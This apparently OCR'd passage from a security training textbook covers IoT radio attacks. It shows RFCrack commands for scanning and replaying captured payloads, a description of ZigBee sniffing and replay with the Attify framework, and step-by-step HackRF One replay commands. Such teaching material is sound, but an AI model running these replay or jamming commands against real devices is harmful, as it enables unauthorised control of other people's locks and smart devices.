
  ```
  python RFCrack.py -k -f 433000000 314000000 390000000
  ```

- Incremental scan:

  ```
  python RFCrack.py -b -v 5000000
  ```

- Send saved payload:

  ```
  python RFCrack.py -s -u ./files/test.cap -F 315000000 -M
  MOD_ASK_OOK
  ```



```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"

Hacking Zigbee Devices with Attify Zigbee Framework

Source: *https://www.attify.com*

Most IoT devices use the ZigBee protocol for short-range wireless communication. Attackers find vulnerabilities in ZigBee-based IoT and smart devices and exploit them using tools such as the Attify ZigBee Framework. Attackers take advantage of the vulnerabilities in these devices to sniff confidential information in transit and, in some cases, take control of the device itself.

The Attify ZigBee Framework consists of a set of tools used to perform ZigBee penetration testing. ZigBee protocol makes use of 16 different channels for all communications. Attackers use zbstumbler from the Attify Zigbee framework to identify the channel used by the target device. Once the attacker identifies this, he/she starts capturing the packets that are being transmitted from or/and to the device. At this stage, an attacker can simply perform a replay attack by capturing and replaying the same packets to observe the behavior of the device. Subsequently, the attacker can perform further exploitation on the device.

Replay Attack using HackRF One


Attackers perform replay attacks on target IoT devices using tools such as HackRF One. To perform this attack, attackers need to discover the radio frequency of the target device. Attackers use online resources such as the FCC database to determine the frequency of the target device. Alternatively, attackers also use tools such as RTL-SDR to determine the frequency of a target device in the vicinity. Once the frequency is obtained, attackers use tools such as HackRF One to launch a replay attack.

Steps to perform a replay attack on the target IoT device:

- Step 1: Record the device's signal using the following command:

  `hackrf_transfer -r connector.raw -f [device frequency]`

  Here, -r → used to record the signal, -f → frequency of the device



```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8


Figure 18.44: Screenshot of HackRF One replaying a signal

After executing the attack successfully, the attacker can command and control the target IoT device to perform further attacks.



SDR-Based Attacks using RTL-SDR and GNU Radio

Hardware Tool: RTL-SDR

